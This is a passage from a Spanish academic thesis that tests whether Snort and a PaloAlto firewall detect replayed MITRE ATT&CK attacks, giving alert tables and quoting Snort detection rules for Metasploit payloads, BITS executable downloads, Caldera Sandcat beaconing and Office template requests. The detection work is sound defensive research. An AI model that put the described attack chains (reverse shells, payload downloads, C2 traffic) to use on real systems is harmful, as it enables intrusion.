En este caso, PaloAlto no detecta ningún tipo de alertas que detecte el ataque. Esto resulta obvio, puesto que el establecimiento de cuentas de redes sociales solo podría ser detectado en la red interna de la empresa propietaria de la red social puesto que, en otro caso, se consideraría tráfico legítimo.

### 5.4.2.3. Compromise Infrastructure (T1584)

Esta técnica tiene 3 implementaciones diferentes. Una de ellas se corresponde a la implementación realizada por el Instituto Canadiense de Ciberseguridad (CIC) y las otras dos por un trabajo anterior de esta misma línea de investigación. [27] [23]

Respectivamente, el CIC implementó la subtécnica T1584.005 relacionada con comprometer infraestructuras mediante el uso de una Botnet. Mientras tanto, el anterior trabajo relacionado con esta línea de investigación realizó la subtécnica T1584.002 en la que se compromete un servidor DNS.

#### 5.4.2.3.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-22 T1584.002 Caché DNS Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-23 T1584.002 Secuestro DNS Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-24 T1584.002 Botnet CIC Snort

Snort no ha sido capaz de detectar ninguna alerta que pueda considerarse suficiente para la detección de estas 3 diferentes implementaciones.

#### 5.4.2.3.2. PaloAlto NGFW

PaloAlto no ha sido capaz de detectar ninguna alerta que pueda considerarse suficiente para la detección de ninguna de las 3 implementaciones realizadas.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-25 T1584.002 Caché DNS PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-26 T1584.002 Secuestro DNS PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-27 T1584.005 Botnet CIC PaloAlto

### 5.4.3. Initial Access

#### 5.4.3.1. External Remote Services (T1133)

##### 5.4.3.1.1. Snort

##### 5.4.3.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-28 T1133 Servicios Remotos Externos PaloAlto

PaloAlto no ha detectado ninguna alerta para esta técnica.

#### 5.4.3.2. Exploit Public-Facing Application (T1190)

##### 5.4.3.2.1. Snort

##### 5.4.3.2.2. PaloAlto NGFW

Existen 5 implementaciones diferentes de esta técnica. Todas consisten en una inyección SQL y la procedencia del fichero PCAP es de diferentes líneas de investigación. [25] [24] [27]

| Threat_id | Severity | Threat                     | Category      |
|-----------|----------|----------------------------|---------------|
| 58005     | 2        | HTTP SQL Injection Attempt | vulnerability |

Tabla 5-29 T1190 Inyección SQL 1 PaloAlto

En esta primera implementación, PaloAlto detecta el ataque mediante una alerta que claramente detecta una vulnerabilidad asociada a una inyección SQL mediante HTTP.

| Threat_id | Severity | Threat                     | Category      |
|-----------|----------|----------------------------|---------------|
| 30514     | 3        | HTTP SQL Injection Attempt | sql-injection |
| 31477     | 3        | HTTP SQL Injection Attempt | sql-injection |
| 32658     | 3        | HTTP SQL Injection Attempt | sql-injection |
| 91528     | 3        | HTTP SQL Injection Attempt | sql-injection |

Tabla 5-30 T1190 Inyección SQL 2 PaloAlto

En la anterior implementación, observamos que todas las alertas se corresponden con un intento de inyección SQL. La generación de diferentes alertas se debe a que PaloAlto dispone de varias reglas para la detección de

ataques de este tipo y para esta implementación del ataque las alertas han coincidido, generando varias alertas con el mismo nombre, severidad y categoría.

| Threat_id | Severity | Threat                     | Category      |
|-----------|----------|----------------------------|---------------|
| 33338     | 3        | HTTP SQL Injection Attempt | vulnerability |
| 35823     | 3        | HTTP SQL Injection Attempt | vulnerability |
| 30514     | 3        | HTTP SQL Injection Attempt | vulnerability |
| 58005     | 3        | HTTP SQL Injection Attempt | vulnerability |

Tabla 5-31 T1190 Inyección SQL CIC PaloAlto

La implementación que observamos en la tabla superior se corresponde con una implementación realizada por el CIC (Canadian Institute of Cybersecurity). Tal y como ocurre en los casos anteriores, detecta la inyección SQL a través de diferentes alertas que indican lo mismo.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-32 T1190 Inyección SQL Bytes Altos PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-33 T1190 Inyección SQL Bytes Altos 2 PaloAlto

#### 5.4.3.3. Drive-by Compromise (T1189)

##### 5.4.3.3.1. Snort

##### 5.4.3.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                              | Category       |
|-----------|----------|-----------------------------------------------------|----------------|
| 9999      | 1        | -                                                   | url            |
| 59219     | 4        | IonMonkey JIT Compiler Type Confusion Vulnerability | Code-execution |

Tabla 5-34 T1189 Drive by Compromise 1 PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-35 T1189 Drive by Compromise 2 PaloAlto



En ambos ataques se detecta mediante el threat\_id 9999 una URL correspondiente a una herramienta llamada Shadyantra. Una de las URLs detectadas es 192.168.10.2/shadyantra/exploitselector.php

Aun así, la detección de estas URLs no es suficiente para considerar como detectado el ataque, pero es importante destacar que esta alerta tiene relación con el ataque realizado.

Sin embargo, en el primero de estos ataques (versión 1) se detecta una alerta adicional. Esta alerta está asociada al motor Just-In-Time (JIT) de JavaScript en navegadores como Mozilla Firefox. En concreto, IonMonkey, el compilador JIT de Firefox, optimiza el código JavaScript durante su ejecución. El problema ocurre debido a una "type confusion", un error en el que el compilador interpreta incorrectamente el tipo de un objeto en memoria, lo que permite que datos maliciosos sean tratados como si fueran de un tipo válido. Este fallo puede ser explotado para ejecutar código arbitrario, comprometer la seguridad del sistema y evadir protecciones como la gestión segura de memoria. Por tanto, podemos decir que este ataque ha sido primera versión del ataque ha sido detectada.

#### 5.4.3.4. Hardware Additions (T1200)

##### 5.4.3.4.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-36 T1200 Hardware Additions Snort

Esta técnica no ha sido detectada por Snort. Las alertas generadas para este ataque no tienen ningún tipo de relación con el mismo.

##### 5.4.3.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-37 T1200 Hardware Additions PaloAlto

Este ataque no es detectado por PaloAlto. Resulta normal que este ataque no sea detectado puesto deben utilizarse la detección por anomalías o listas negras para ser capaz de identificar esta clase de ataques.

#### 5.4.3.5. Phishing (T1566)

Para esta técnica existen dos implementaciones diferentes. Cada una de ellas realiza una subtécnica diferente.

La primera de ellas se corresponde con la subtécnica T1566.001 en la que se realiza un phishing enviando documentos maliciosos mientras que la segunda subtécnica, T1566.002, utiliza un enlace malicioso adjunto en el correo de Phishing para posteriormente establecer una sesión inicial con la víctima.

##### 5.4.3.5.1. Snort

- Envío de documentos maliciosos

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-38 T1566.001 Phishing CIC Snort

Tras el análisis de detecciones de Snort para esta subtécnica, hemos detectado dos alertas, 46983 y 47398, que están directamente relacionadas con el ataque, aunque no prueban el uso de phishing.

Ambas detectan el uso de un banner de Windows CMD.exe en una sesión TCP. A continuación, se muestra una de las reglas:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"INDICATOR-COMPROMISE Microsoft cmd.exe banner"; flow:established; content:"Microsoft Windows",depth 18; content:"Microsoft Corp",within 250; metadata:policy max-detect-ips drop,ruleset community; reference:nessus,11633; classtype:succesful-admin; sid:46983; rev:1;)
```

Estos SIDs no quieren decir que la técnica haya sido detectada. Sin embargo, se puede deducir que ha ocurrido un acceso inicial al equipo.

- **Envío de enlace malicioso**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-39 T1566.002 Spearphishing Link Snort

Esta subtécnica no ha sido detectada, aunque se han generado alertas que pueden tener relación con el acceso inicial realizado por el atacante mediante phishing. El SID relacionado es 2025644 que se corresponde con la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET TROJAN Possible Metasploit Payload Common Construct Bind API (from server)"; flow:from server,established; content:"|60 89 e5 31|"; content:"|64 8b|"; distance:1; within:2; content:"|30 8b|"; distance:1; within:2; content:"|0c 8b 52 14 8b 72 28 0fb7 4a 26 31 ff|"; distance:1; within:13; content:"|ac 3c 61 7c 02 2c 20 c1 cf0d 01 c7 e2|"; within:15; content:"|52 57 8b 52 10|"; distance:1; within:5; classtype:trojan-activity; sid:2025644; rev:1; metadata:affected product Any, attack target Client and Server, created at 2016 05 16, deployment Perimeter, deployment Internet, deployment Internal, deployment Datacenter, former_category TROJAN, signature_severity Critical, tag Metasploit, updated_at 2016_05_16;)
```

Esta regla identifica el tráfico que contenga un payload de Metasploit que use un patrón de código común asociado a la técnica “Bind API”. Para esta identificación, busca algunos patrones de bytes (‘content’) que son característicos de estos payloads. Ejemplo: *content:"|ac 3c 61 7c 02 2c 20 c1 cf0d 01 c7 e2|"*.

Esta alerta está catalogada como *trojan-activity*, lo que está relacionado con ejecución de código malicioso que pueda comprometer el sistema objetivo.

#### 5.4.3.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-40 T1566.001 Phishing CIC PaloAlto

| Threat_id | Severity | Threat                                                 | Category       |
|-----------|----------|--------------------------------------------------------|----------------|
| 675809149 | 3        | Trojan/Win32.meterpreter.hgdv                          | Pe             |
| 54752     | 4        | Metasploit Windows Meterpreter Reverse Shell Detection | Code-execution |
| 3909      | 3        | Metasploit Evasion Payload Detected                    | Code-execution |
| 599800    | 3        | Machine Learning found virus                           | Pe             |
| 86533     | 5        | TCP Shell Command Detection                            | Backdoor       |

|       |   |                          |     |
|-------|---|--------------------------|-----|
| 52020 | 4 | Windows Executable (EXE) | N/A |
|-------|---|--------------------------|-----|

Tabla 5-41 T1566.002 Spearphishing Link PaloAlto

PaloAlto no es capaz de detectar el primer ataque de Phishing realizado por el CIC.

En el segundo caso, se detecta el uso de payloads, el establecimiento de una sesión Meterpreter mediante Reverse Shell, archivos con extensión EXE y la ejecución de comandos en un shell a través de TCP. Estas alertas son el resultado directo de haber sido víctima de un ataque de Phishing. Aunque un IDS no puede identificar específicamente que un usuario ha caído en un intento de Phishing, sí puede detectar la actividad posterior generada por el atacante tras el acceso inicial. Por ello, podemos concluir que este ataque ha sido detectado correctamente.

#### 5.4.3.6. Content Injection (T1659)

Para esta técnica existen dos implementaciones diferentes. Una de ellas ha sido implementada en este trabajo, mientras que la otra ha sido realizada en otro trabajo de la misma línea de investigación citado a continuación. [23]

##### 5.4.3.6.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-42 T1659 Inyección de contenido 1 Snort

| RS1 | RS2                       | RS3                       | RS4                                |
|-----|---------------------------|---------------------------|------------------------------------|
| -   | 2018959, 2035480, 2025644 | 2018959, 2035480, 2025644 | 2018959, 2035480, 2025644, 2003595 |

Tabla 5-43 T1659 Inyección de contenido 2 Snort

La implementación realizada en un anterior trabajo no ha generado ninguna alerta que detecte el ataque.

Sin embargo, la implementación realizada en este trabajo ha sido detectada generando los siguientes SIDs que identifican el ataque:

- 2025644 : Indica del uso de un payload Metasploit (regla anteriormente analizada)
- 2018959: Detecta la descarga de un archivo EXE o DLL via HTTP. La regla en cuestión es la siguiente:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET POLICY PE EXE or DLL
Windows file download HTTP"; flow:established,to_client; flowbits:isnotset,ET.http.binary;
flowbits:isnotset,ET.INFO.WindowsUpdate; file_data; content:"MZ"; within:2;
byte_jump:4,58,relative,little; content:"PE|00 00|"; distance:-64; within:4; flowbits:set,ET.http.binary;
classtype:policy-violation; sid:2018959; rev:4; metadata:created at 2014 08 19, former category
POLICY, updated_at 2023_04_12;)
```

Esta regla no tiene por qué indicar estrictamente la realización de un ataque. Sin embargo, en conjunto con el uso de un payload de Metasploit puede resultar motivo suficiente como para detectar el ataque.

- 2035480: Detecta la descarga de un archivo EXE sobre TCP
- 2003595: Detecta la descarga de un archivo EXE sobre HTTP

##### 5.4.3.6.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-44 Inyección de contenido 1 PaloAlto

| Threat_id | Severity | Threat                                                 | Category       |
|-----------|----------|--------------------------------------------------------|----------------|
| 54752     | 5        | Metasploit Windows Meterpreter Reverse Shell Detection | Code-execution |
| 39909     | 3        | Metasploit Evasion Payload Detected                    | Code-execution |
| 417326    | 5        | Metasploit Meterpreter Connection Attempt              | Code-execution |

Tabla 5-45 Inyección de contenido 2 PaloAlto

La primera implementación no ha sido detectada.

Sin embargo, la segunda hemos detectado el uso de una sesión Meterpreter, iniciada mediante un Reverse Shell en el que se usa un payload. Por tanto, podemos afirmar que un ataque con un acceso inicial se está produciendo. En este caso, estas alertas son True Positives (TP) porque el objetivo final de este ataque es obtener un acceso inicial al equipo víctima.

#### 5.4.3.7. Trusted Relationship (T1199)

##### 5.4.3.7.1. Snort

##### 5.4.3.7.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-46 T1199 Trusted Relationship PaloAlto

Esta técnica no ha sido detectada mediante PaloAlto. Sin embargo, mediante el Control de Aplicaciones detecta el uso de RDP para un acceso remoto a un equipo. Esto, mediante una correcta configuración de direcciones IP a proteger y desconocidas sería catalogado como una amenaza.

| App    | Subcategory   | Characteristic                                                                                       | Risk of App |
|--------|---------------|------------------------------------------------------------------------------------------------------|-------------|
| Ms-rdp | Remote-access | used-by-malware,able-to-transfer-file,has-known-vulnerability,tunnel-other-application,pervasive-use | 4           |

Tabla 5-47 T1199 Trusted Relationship Control de Aplicaciones PaloAlto

#### 5.4.4. Execution

##### 5.4.4.1. User Execution (T1204)

###### 5.4.4.1.1. Snort

###### 5.4.4.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-48 T1204.001 Ejecución de usuario mediante enlace malicioso PaloAlto  
PaloAlto no ha generado ninguna alerta para este ataque.

##### 5.4.4.2. Windows Management Instrumentation (T1047)

###### 5.4.4.2.1. Snort

###### 5.4.4.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                                          | Category             |
|-----------|----------|---------------------------------------------------------------------------------|----------------------|
| 9999      | 1        | -                                                                               | url                  |
| 34556     | 1        | HTTP Unauthorized Error                                                         | Brute-force          |
| 31708     | 1        | HTTP WWW-Authentication Failed                                                  | Brute-force          |
| 59997     | 1        | Compromised or commonly used username found in HTTP Basic Authentication        | Insecure-credentials |
| 90099     | 1        | Compromised or manufacturer default password found in HTTP Basic Authentication | Insecure-credentials |
| 40031     | 4        | HTTP Unauthorized Brute Force Attack                                            | Brute-force          |
| 40006     | 4        | HTTP: User Authentication Brute Force Attempt                                   | Brute-force          |

Tabla 5-49 T1047 Gestión de instrumentación de Windows PaloAlto

En esta técnica, PaloAlto ha detectado el ataque en el que se hace uso de la fuerza bruta para obtener unas credenciales. Tal como indican las alertas de la tabla superior, PaloAlto detecta intentos de autenticación fallida mediante HTTP (categorizada como fuerza bruta la alerta), alerta de un usuario y contraseñas por defecto utilizados para la autenticación (categorizado como credenciales inseguras) y la realización de un ataque de fuerza bruta mediante HTTP a la autenticación de usuario.

**5.4.4.3. Exploitation for Client Execution (T1203)****5.4.4.3.1. Snort****5.4.4.3.2. PaloAlto NGFW**

| Threat_id | Severity | Threat                                     | Category       |
|-----------|----------|--------------------------------------------|----------------|
| 9999      | 1        | -                                          | url            |
| 55310     | 3        | DVWA Web Application Attack Detection      | Code-execution |
| 94328     | 3        | Generic Cross-Site Scripting Vulnerability | Code-execution |

Tabla 5-50 T1203 Explotación para ejecución de cliente PaloAlto

Este ataque consiste en el uso de una Botnet. En este caso, PaloAlto es capaz de detectar el ataque mediante algunas urls que unidas a las dos alertas posteriores identifica el ataque.

Más concretamente hablando de las alertas, DVWA es una plataforma diseñada para enseñar y experimentar con vulnerabilidades comunes de seguridad, como inyecciones SQL, XSS, y control de autenticaciones. La vulnerabilidad genérica Cross-Site Scripting (XSS) ocurre cuando una aplicación web no valida adecuadamente las entradas del usuario, permitiendo que un atacante inyecte scripts maliciosos en sitios visitados por otros usuarios.

En resumen, PaloAlto detecta diferentes tipos de ataques que se pueden asociar al uso de una Botnet.

**5.4.4.4. System Services (T1569)****5.4.4.4.1. Snort****5.4.4.4.2. PaloAlto NGFW**

| Threat_id | Severity | Threat                               | Category       |
|-----------|----------|--------------------------------------|----------------|
| 36540     | 1        | PSEXEC SMB V2 Remote Execution Found | Code-execution |

Tabla 5-51 T1569.002 Servicios del sistema, Ejecución de servicio PaloAlto

PaloAlto es capaz de detectar este ataque mediante una alerta que detecta la ejecución remota mediante SMBv2 utilizando el comando PsExec. PsExec es un comando utilizado en equipos Windows que a nivel de ciberseguridad puede permitir movimientos laterales y ejecución de código remoto.

## 5.4.5. Persistence

### 5.4.5.1. Browser Extensions (T1176)

#### 5.4.5.1.1. Snort

#### 5.4.5.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-52 T1176 Browser Extensions PaloAlto

PaloAlto no es capaz de detectar la extensión del buscador. Sin embargo, cataloga como amenazas mediante el threat\_id 9999 las URLs que se reenvían.

### 5.4.5.2. BITS Jobs (T1197)

#### 5.4.5.2.1. Snort

| RS1 | RS2                                             | RS3                                             | RS4                                                     |
|-----|-------------------------------------------------|-------------------------------------------------|---------------------------------------------------------|
| -   | 2035480,2025644,<br>2022858,2016141,<br>2018959 | 2035480,2025644,<br>2022858,2016141,<br>2018959 | 2035480,2000419,<br>2025644,2022858,<br>2003595,2018959 |

Tabla 5-53 T1197 Tareas BITS Snort

Esta técnica ha sido detectada mediante Snort. Las alertas obtenidas referentes al ataque son las siguientes:

- 2025644: Indica del uso de un payload Metasploit (regla anteriormente analizada).
- 2000419: Indica la descarga de un archivo EXE o DLL.
- 2022858: Detecta descargas sospechosas de archivos EXE a través de BITS.
- 2035480: Detecta la descarga de un EXE sobre TCP.
- 2003595: Detecta la descarga de un EXE via HTTP.
- 2018959: Detecta la descarga de un archivo EXE o DLL por HTTP.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS  
Suspicious BITS EXE DL From Dotted Quad"; flow:to_server,established; content:"User-Agent|3a  
20|Microsoft BITS/"; http_header; fast_pattern:6,20; content:".exe"; http_uri; nocase;  
content:!".gvt1.com/"; http_uri; content:!"download.windowsupdate.com"; http_header;  
content:!"download.adobe.com"; http_header;  
pcre:"/Host\\x3a\\x20\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}(?:\\x3a\\d{1,5})?\\r\\n/H"; classtype:misc-activity;  
sid:2022858; rev:4; metadata:created_at 2016_06_03, former_category INFO, updated_at 2019_09_19;)
```

Esta regla mostrada arriba detecta el ataque a la perfección. Identifica la descarga de un payload con extensión .EXE mediante el uso de tareas BITS desde un servidor identificado por una dirección IP (dotted quad) en lugar de un nombre de dominio.

Más específicamente, la regla comprueba el encabezado *User-Agent* en busca de la cadena “Microsoft BITS/” lo que indica la descarga mediante BITS. Además, comprueba que la URI solicitada contenga la extensión .exe y que se usen direcciones IP directas en lugar de nombres de dominio.

**5.4.5.2.2. PaloAlto NGFW**

| Threat_id | Severity | Threat                                                 | Category       |
|-----------|----------|--------------------------------------------------------|----------------|
| 33515     | 5        | Metasploit Meterpreter Connection Attempt              | Code-execution |
| 54752     | 4        | Metasploit Windows Meterpreter Reverse Shell Detection | Code-execution |
| 39909     | 3        | Metasploit Evasion Payload Detected                    | Code-execution |

Tabla 5-54 T1197 Tareas BITS PaloAlto

PaloAlto en este caso detecta el uso de Metasploit Meterpreter como herramienta de ataque. Más concretamente es capaz de detectar el uso de un Reverse Shell y el uso de un payload de evasión. Mediante estas alertas, somos capaces de identificar que se está realizando un ataque, aunque no somos capaces de identificar cual exactamente en relación con las técnicas de MITRE. Por tanto, consideramos estas alertas como colaterales.

**5.4.5.3. Pre-OS Boot (T1542)****5.4.5.3.1. Snort**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-55 T1542.005 Arranque por TFTP Snort

Este ataque no ha sido detectado por Snort. Esto resulta normal puesto que la única manera de poder detectar este ataque sería comprobar si la IP del servidor TFTP es la del servidor legítimo o que el sistema operativo enviado por el atacante contenga algún tipo de malware detectable por un IDS.

**5.4.5.3.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-56 T1542.005 Arranque por TFTP PaloAlto

PaloAlto no es capaz de detectar este ataque. De la misma manera que Snort, este ataque mediante reglas no es posible detectarlo. Sin embargo, con una correcta configuración y uso de reglas personalizadas en PaloAlto este ataque podría ser detectado.

**5.4.5.4. Server Software Component (T1505)****5.4.5.4.1. Snort****5.4.5.4.2. PaloAlto NGFW**

Existen dos implementaciones realizadas de este ataque. Una de ellas implementa la subtécnica T1505.001 que se encarga de realizar una inyección SQL y la subtécnica T1505.005 que utiliza un Shell Web. [25] [24]

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|



|       |   |                            |               |
|-------|---|----------------------------|---------------|
| 35826 | 3 | HTTP SQL Injection Attempt | Sql-injection |
|-------|---|----------------------------|---------------|

Tabla 5-57 T1505.001 Server Software Component 1 PaloAlto

En la primera de las implementaciones, se detecta el ataque que consistía en una inyección SQL a través de HTTP.

| Threat_id | Severity | Threat                                    | Category       |
|-----------|----------|-------------------------------------------|----------------|
| 9999      | 1        | -                                         | url            |
| 58463     | 2        | Possible HTTP Malicious Payload Detection | Code-execution |

Tabla 5-58 T1505.003 Server Software Component 2 PaloAlto

La segunda implementación detecta el uso de un shell web a través de las URLs que indican la subida de un script. (192.168.2.2:8585/uploads/script\_m.php) y la segunda alerta. Esta alerta indica de la detección de un payload malicioso vía HTTP. Tal como se observa en la categoría, PaloAlto categoriza esta alerta como una alerta de ejecución de código. Por lo tanto, este ataque ha sido detectado por PaloAlto.

#### 5.4.6. Privilege Escalation

##### 5.4.6.1. Scheduled Task/Job (T1053)

###### 5.4.6.1.1. Snort

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2043217 | 2043217 | 2043217 |

Tabla 5-59 T1053.002 Tarea Programada Snort

En este caso, Snort es capaz de detectar la actividad de un plugin utilizado en Caldera para la simulación de este ataque. El SID es 2043217 que se corresponde con la siguiente regla:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN Golang/Sandcat Plugin Activity (POST)"; flow:established,to server; urilen:7; content:"POST"; http_method; content:"/beacon"; http_uri; content:"User-Agent|3a 20|Go-http-client/"; http_header; content:"eyJ"; http_client_body; fast_pattern; depth:3; pcre:"/^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}=[A-Za-z0-9+/]{3}|[A-Za-z0-9+/]{4})$/P"; content:"Accept-Encoding|3a 20|gzip|0d 0a|"; http_header; content:"!\"Referer|3a 20|"; http_header; reference:url,github.com/mitre/sandcat; classtype:trojan-activity; sid:2043217; rev:1; metadata:attack_target Client_Endpoint, created_at 2023_01_05, deployment Perimeter, former_category MALWARE, signature_severity Major, updated_at 2023_01_05;)
```

El plugin en cuestión se llama Sandcat y la regla se encarga de detectar la actividad asociada a las solicitudes HTTP POST a un servidor de comando y control (C2).

Esta regla busca el uso del método HTTP POST en la solicitud HTTP, que la URI contenga la cadena “/beacon”, verificar el encabezado *User-Agent* para que contenga “Go-http-client” y otros aspectos como pueden ser expresiones regulares para validar que el cuerpo de la solicitud esté codificado en Base64.

###### 5.4.6.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

|       |   |                                                                    |          |
|-------|---|--------------------------------------------------------------------|----------|
| 9999  | 1 | -                                                                  | url      |
| 86782 | 5 | Caldera Sandcat Plugin<br>Command and Control<br>Traffic Detection | hacktool |

Tabla 5-60 T1053 Tarea Programada PaloAlto

PaloAlto detecta dos alertas que no se corresponden con la detección de la técnica estrictamente. Sin embargo, estas alertas detectan el ataque realizado, sin ser capaces de detectar concretamente que hace lo cual es el objetivo de la detección. Por tanto, estas alertas se consideran colaterales.

La principal alerta es la segunda, que detecta el uso de una herramienta de Command and Control llamada Caldera Sandcat. La primera alerta se incluye porque detecta los mensajes beacon enviados por esta herramienta.

#### 5.4.6.2. Create or Modify System Process (T1543)

##### 5.4.6.2.1. Snort

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2025644 | 2025644 | 2025644 |

Tabla 5-61 T1543 Crear o modificar proceso del sistema Snort

En esta técnica, Snort ha sido capaz de detectar el uso de Metasploit mediante el SID 2025644 que ya hemos analizado con anterioridad. Este ataque fue realizado haciendo uso de esta herramienta. Sin embargo, no es capaz de detectar la creación del servicio utilizando uno de los exploits existentes en las opciones del framework.

##### 5.4.6.2.2. PaloAlto NGFW

PaloAlto no ha sido capaz de detectar este ataque.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-62 T1543 Crear o modificar proceso del sistema PaloAlto

#### 5.4.7. Defense Evasion

##### 5.4.7.1. Indicator Removal (T070)

##### 5.4.7.1.1. Snort

##### 5.4.7.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-63 T1070.005 Eliminación de indicador de conexión PaloAlto

PaloAlto no ha generado ninguna alerta tras la reproducción del fichero PCAP de este ataque.

##### 5.4.7.2. Modify Registry (T1112)

##### 5.4.7.2.1. Snort

##### 5.4.7.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-64 T1112 Modificación de registros PaloAlto

Para esta técnica, PaloAlto no ha sido capaz de detectar el ataque en cuestión.

#### 5.4.7.3. Rogue Domain Controller (T1207)

##### 5.4.7.3.1. Snort

##### 5.4.7.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                              | Category  |
|-----------|----------|-----------------------------------------------------|-----------|
| 54406     | 1        | Microsoft Active Directory DCSync Attempt Detection | Info-leak |

Tabla 5-65 T1207 Controlador de dominio fraudulento PaloAlto

PaloAlto identifica intentos de ataques DCSync. Este ataque, utilizado comúnmente por actores malintencionados, permite a un atacante sincronizarse con un controlador de dominio de Active Directory como si fuera un controlador legítimo. Esto les otorga acceso a credenciales, hashes de contraseñas y otra información sensible.

Esta alerta detecta de manera precisa el ataque.

#### 5.4.7.4. System Binary Proxy Execution (T1218)

##### 5.4.7.4.1. Snort

##### 5.4.7.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-66 T1218.010 Ejecución de COM scriptlet remoto PaloAlto

Tal como se observa en la tabla superior, PaloAlto no ha detectado alertas para identificar el ataque.

#### 5.4.7.5. Template Injection (T1221)

##### 5.4.7.5.1. Snort

| RS1   | RS2                   | RS3                   | RS4                   |
|-------|-----------------------|-----------------------|-----------------------|
| 46979 | 2031379,2025644,46979 | 2031379,2025644,46979 | 2031379,2025644,46979 |

Tabla 5-67 T1221 Inyección de plantillas Snort

Snort es capaz de detectar esta técnica mediante la detección de la extensión del fichero. Los SIDs que permiten la detección de este ataque son los siguientes:

- 46979: Identifica tráfico HTTP desde Microsoft Office a un servicio acortador de URLs

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( msg:"INDICATOR-COMPROMISE
Microsoft Office Discovery User-Agent to a potential URL shortener service"; flow:to server,established;
http_raw_uri; bufferlen:<10; http_header; content:"Host: "; content:"|0D 0A|",within 14; http_method;
content:"OPTIONS"; http_header; content:"User-Agent: Microsoft Office "; content:"Discovery|0D
```

```
0A|",within 25; content:! "Accept"; content:! "Referer|3A|"; content:! "Cookie|3A|"; metadata:policy max-
detect-ips drop,ruleset community; service:http;
reference:url,virustotal.com/en/file/d615a205d92898896b0f553a027ffd9b7b7cde0c29ebe0b1f9364e1c283
1236/analysis/; classtype:misc-activity; sid:46979; rev:2; )
```

Esta regla puede indicar un compromiso, ya que es inusual que Microsoft Office realice solicitudes HTTP hacia acortadores de URL. Estos acortadores de URL son frecuentemente usados en ataques de phishing o distribución de malware.

Algunas de las condiciones para activar esta regla son que el encabezado “User-Agent” sea “Microsoft Office Discovery”, el uso del método HTTP OPTIONS o la falta de encabezados comunes como “Accept”, “Referer” o “Cookie”.

- 2025644: Indica del uso de un payload Metasploit (regla anteriormente analizada)
- 2031379: Detecta solicitudes de plantillas remotas de documentos (.dotm)

Esta regla se encarga de detectar solicitudes HTTP con archivos de plantilla de Microsoft Word con extensión .dotm, las cuales pueden contener macros maliciosas que se ejecutan automáticamente al abrir el documento.

```
alerttcp$HOME NETany-> $EXTERNAL NET$HTTP PORTS(msg:"ETINFO Doc Requesting Remote
